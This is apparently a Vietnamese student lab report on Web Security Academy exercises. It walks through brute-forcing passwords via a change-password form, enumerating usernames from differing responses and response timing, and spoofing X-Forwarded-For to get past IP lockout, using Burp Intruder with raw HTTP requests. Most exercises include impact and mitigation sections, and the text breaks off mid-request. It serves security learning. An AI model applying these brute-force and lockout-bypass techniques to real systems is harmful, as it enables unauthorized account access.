
(Video minh chứng cách làm: <https://youtu.be/aWwtJnEDUSo>)

1. Đăng nhập vào tài khoản đã có sẵn, thực hiện cái trường hợp thay đổi mật khẩu để rút ra được output cần có

- Trường hợp 1: Sai mật khẩu hiện tại



- Trường hợp 2: Đúng mật khẩu hiện tại nhưng mật khẩu mới khác mật khẩu mới cần nhập lại để xác nhận




=> Có thể thấy để brute-force được mật khẩu của 1 tài khoản bất kì thì ta sẽ cần output là “New password do not match”

- Thực hiện đưa 1 gói tin đổi mật khẩu đã submit vào trong Intruder, thay thế tên tài khoản là carlos (tên tài khoản cần brute-force mật khẩu) và đặt vùng giá trị cần brute-force là mật khẩu hiện tại


```

POST /my-account/change-password HTTP/2
Host: Qaf6e0021043e499f81c370fa00820010.web-security-academy.net
Cookie: session=vRGoVyaTR7komQizzSSJAmccsc17235
Content-Length: 84
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://Qaf6e0021043e499f81c370fa00820010.web-security-academy.net
Content-Type: application/www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://Qaf6e0021043e499f81c370fa00820010.web-security-academy.net/my-account/change-password
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=carlos&current-password=$ihowengwe$&new-password-1=fve&new-password-2=qveveas
    
```


3. Thêm list giá trị mật khẩu để brute-force tuân tự vào



4. Đặt xét giá trị đầu ra là “Match” trong cụm từ “New password do not match” để tìm giá trị mật khẩu đúng mà ta cần tìm



5. Bắt đầu cuộc tấn công và đợi mật khẩu đúng được tìm thấy



- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng đến bảo mật hệ thống nếu không được khắc phục kịp thời. Các mức độ thường thấy sẽ là mất quyền truy cập tài khoản, mất các thông tin nhạy cảm, gián đoạn hoạt động hay tổn hại đến thương hiệu, nghiêm trọng nhất chính là khả năng lây lan tấn công khi mà sau cuộc tấn công brute-force có thể kéo thêm hàng loạt các cuộc tấn công khác

- Khuyến cáo khắc phục:

- + Giới hạn số lần thử mật khẩu
 - + Sử dụng CAPTCHA vào quy trình thay đổi mật khẩu để ngăn chặn các bot tự động thực hiện brute-force
 - + Yêu cầu xác thực mạnh hơn, ví dụ như 2FA
 - + Sử dụng mã thông báo thay đổi mật khẩu an toàn
 - + Phát hiện và ngăn chặn brute-force bằng các công cụ bảo mật như WAF (Web Application Firewall) hoặc các hệ thống phát hiện tấn công (IDS/IPS)

Bài Tập 6 - Username enumeration via different responses


- **Tiêu đề:** Lỗi hỏng xác thực tên người dùng thông qua phản hồi khác nhau
 - **Mô tả lỗi hỏng:**

+ **Tóm tắt:** Lỗi hỏng này cho phép kẻ tấn công xác định các username hợp lệ thông qua sự khác biệt trong phản hồi của ứng dụng khi nhập các thông tin đăng nhập không hợp lệ. Dựa trên việc phản hồi của hệ thống khác nhau khi username đúng hoặc sai, kẻ tấn công có thể sử dụng kỹ thuật brute-force để thử hàng loạt username và xác định được một username hợp lệ. Sau khi tìm được username hợp lệ, kẻ tấn công tiếp tục brute-force mật khẩu để truy cập trái phép vào tài khoản.


+ Các bước thực hiện và bằng chứng:

(Video minh chứng cách làm: <https://youtu.be/qaBBiTOnSDk>)

- Đăng nhập vào my account với username và password ngẫu nhiên.



- Trong giao diện HTTP history của BurpSuite ta thấy gói tin vừa bắt được.



Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

- Sử dụng Send to Intruder để chuyển gói tin đến Intruder

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. There are multiple requests listed, primarily from 'https://0a1600fd0369f34e20b60c00210080.web-security-academy.net'. A context menu is open over the last request, with the option 'Send to Intruder' highlighted.

- Ở giao diện Intruder ta tô đen phần **abcd** (username=abcd) và ấn phím **Add**.

The screenshot shows the Burp Suite 'Intruder' tab. A new payload position has been added at the bottom of the list of requests. The payload field contains 'username=abcd&password=abcd'. The 'Attack type' dropdown is set to 'Sniper'. The 'Start attack' button is visible in the top right corner.

- Sau đó ta chuyển sang tab Payloads, ta paste thông tin Candidate usernames đã được cung cấp vào phần Payload settings [Simple list] và ấn Start attack.

The screenshot shows the Burp Suite 'Payloads' tab. Under 'Payload sets', there is one entry named '1'. Under 'Payload settings [Simple list]', a list of candidate usernames is shown: as400, asia, asterix, at, athena, atlanta, atlas, att, au, auction, austin, auth, auto, autodiscover. The 'Payload processing' section is currently empty.

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

Nhóm 6

- Sau khi attack, ta thu được username **azureuser**.

The screenshot shows the Burp Suite interface during an intruder attack. The results table lists various users and their details:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
10	azureuser	200	352			3248	
0		200	389			3248	
1	carlos	200	417			3248	
2		200	250			3248	
3	admin	200	237			3248	
4	test	200	243			3248	
5	guest	200	242			3248	
6	info	200	258			3248	
7	adm	200	309			3248	
8	abcd	200	314			3248	

The 'Request' tab is selected. Below the table is a login form with the following fields:

- Username:
- Password:
- Log In button

The status bar at the bottom says "Finished".

- Ta quay lại Intruder, ấn **Clear**, thay **abcd** (username=abcd) bằng **azureuser**, tô đen **abcd** (password=abcd) và ấn **Add**.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload positions' section is open, showing the following configuration:

- Target: <https://0a1600fd03698f34820b60cb00210080.web-security-academy.net>
- Attack type: Sniper
- Start attack button
- Payload positions table (empty)
- Event log: All issues

In the payload positions table, there is a single row with the following details:

Line	Text
23	USERNAME=azureuser&PASSWORD=abcd

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

Nhóm 6

- Sau đó ta chuyển sang tab Payloads, ta paste thông tin Candidate passwords đã được cung cấp vào phần Payload settings [Simple list] và ấn Start attack.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' tab, there is a 'Payload settings [Simple list]' section where a list of candidate passwords (123456, password, 12345678, qwerty, etc.) has been pasted. Below this, the 'Payload processing' section is visible. On the right, the 'Authentication lab passwords' list is displayed, containing various common passwords like 123456, password, 12345678, qwerty, etc. A progress bar at the bottom indicates 'Track your progress'.

- Sau khi attack, ta thu được password 121212.

The screenshot shows the 'Intruder attack' results for the URL https://0a1600fd03698f34820b60cb00210080.web-security-academy.net. The results table lists several requests, with the last one being successful (status code 200) and returning the password '121212'. The 'Request' tab shows the full HTTP request sent to the server, including the password in the 'username' and 'password' fields.

- Thủ đăng nhập lại bằng username và password vừa tìm được.

The screenshot shows the 'Web Security Academy' platform with the 'Username enumeration via different responses' lab solved. The page displays a message saying 'Congratulations, you solved the lab!' and shows the solved status in a green box. Below this, the 'My Account' section shows the solved status and the user's email address: 'Your username is: azureuser' and 'Your email is: azureuser@normal-user.net'. There is also a button to 'Update email'.

- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có mức độ nghiêm trọng từ trung bình đến cao tùy thuộc vào cách phản hồi của ứng dụng và sự bảo vệ của hệ thống trước các cuộc tấn công brute-force. Nếu ứng dụng không có biện pháp bảo vệ đủ mạnh, kẻ tấn công có thể dễ dàng tìm được tài khoản hợp lệ và brute-force mật khẩu để xâm nhập trái phép, gây thiệt hại lớn cho hệ thống.

- Khuyến cáo khắc phục:

- + Thông báo lỗi thông nhất: Không tiết lộ chi tiết khi đăng nhập thất bại, mà sử dụng cùng một thông báo lỗi cho cả trường hợp username hoặc password sai.
- + Giới hạn thử đăng nhập: Giới hạn số lần đăng nhập không thành công trong một khoảng thời gian (throttling), hoặc khóa tài khoản tạm thời sau một số lần thử thất bại.
- + Sử dụng CAPTCHA: Thêm CAPTCHA sau một số lần thử đăng nhập thất bại để ngăn chặn việc brute-force tự động.
- + Bảo mật thông tin đăng nhập: Sử dụng phương pháp mã hóa mạnh mẽ và lưu trữ mật khẩu an toàn, đồng thời khuyến khích người dùng tạo mật khẩu mạnh.
- + Giám sát và cảnh báo: Thiết lập hệ thống cảnh báo khi phát hiện hoạt động bất thường như thử đăng nhập hàng loạt.

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

Bài Tập 7 - Username enumeration via response timing

- Tiêu đề:** Lỗ hổng xác thực tên người dùng thông qua thời gian phản hồi
- Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng xảy ra khi một ứng dụng web xử lý yêu cầu đăng nhập hoặc kiểm tra tài khoản người dùng bằng cách trả về phản hồi khác nhau tùy theo việc tên người dùng có tồn tại hay không. Trong trường hợp này, sự khác biệt về thời gian phản hồi có thể bị kẻ tấn công khai thác để xác định tên người dùng hợp lệ. Sau khi tìm ra tên người dùng, kẻ tấn công có thể sử dụng các kỹ thuật tấn công brute-force để bẻ khóa mật khẩu, từ đó truy cập tài khoản.


+ **Các bước thực hiện và bằng chứng:**

(Video minh chứng cách làm: https://youtu.be/MDWC_3bY4Sk)


- Đăng nhập vào my account với username và password ngẫu nhiên, sau đó gửi yêu cầu POST /login đến Burp Repeater. Thủ với các tên đăng nhập và mật khẩu khác nhau. Ta thấy địa chỉ IP sẽ bị chặn nếu thực hiện quá nhiều lần đăng nhập không hợp lệ.

- Ta thấy rằng X-Forwarded-For được hỗ trợ để giả mạo địa chỉ IP và vượt qua bảo vệ brute-force dựa trên IP.


- Tiếp tục thử với các tên đăng nhập và mật khẩu.Khi tên đăng nhập không hợp lệ, thời gian phản hồi sẽ khá giống nhau. Tuy nhiên, khi nhập tên đăng nhập hợp lệ (wiener) thì thời gian phản hồi sẽ tăng lên tùy thuộc vào độ dài của mật khẩu đã nhập.




- Send to Intruder và chọn loại tấn công Pitchfor. Thêm tiêu đề X-Forwarded-For. Thêm vị trí tải về cho tiêu đề X-Forwarded-For và tham số tên đăng nhập bằng cách tô đen và Add. Đặt mật khẩu thành một chuỗi khoảng 100 ký tự.



- Trong tab Payloads, chọn vị trí 1 từ Payload position. Chọn Numbers. Nhập dải số từ 306 đến 405 và đặt bước nhảy là 1. Đặt số chữ số thập phân tối đa là 0.



- Chọn vị trí 2 từ Payload position, thêm danh sách tên đăng nhập và ấn Start attack.



Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

- Khi attack hoàn thành, nhấp vào Columns và chọn các tùy chọn Response received và Response completed, từ đó ta tìm được username **agenda**.

The screenshot shows the Burp Suite interface during an 'Intruder attack' on the URL <https://fae300ba04f620c6827f7688002400e7.web-security-academy.net>. The 'Results' tab is selected, displaying a table of attack results. The table has columns: Request, Payload 1, Payload 2, Status code, Response received, Response completed, Error, Timeout, Length, and Comment. There are 44 rows of data. Below the table, a detailed 'Request' view is shown in 'Pretty' mode, containing the full HTTP request message. The 'Response' tab is also visible.

- Tạo một cuộc tấn công Burp Intruder mới cho cùng một yêu cầu. Thêm lại tiêu đề X-Forwarded-For, tô đen và Add. Chèn username vừa tìm được, tô đen password và Add. Trong bảng điều khiển bên Payloads, thêm danh sách số vào vị trí tải về 1 và thêm danh sách mật khẩu vào vị trí tải về 2, ấn Start attack.

The screenshot shows the 'Intruder' tab in the Burp Suite interface. A new attack is being configured with the following parameters:

- Attack type:** Pitchfork
- Target:** <https://fae300ba04f620c6827f7688002400e7.web-security-academy.net>
- Positions:** 1 payload position
- Payloads:** Contains the following payload:


```

POST /login HTTP/1.1
Host: https://fae300ba04f620c6827f7688002400e7.web-security-academy.net
Cookie: session=av1Qkay7qEWMTI8dyfc58ET7RBC1
Content-Length: 105
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6668.71 Safari/127.36
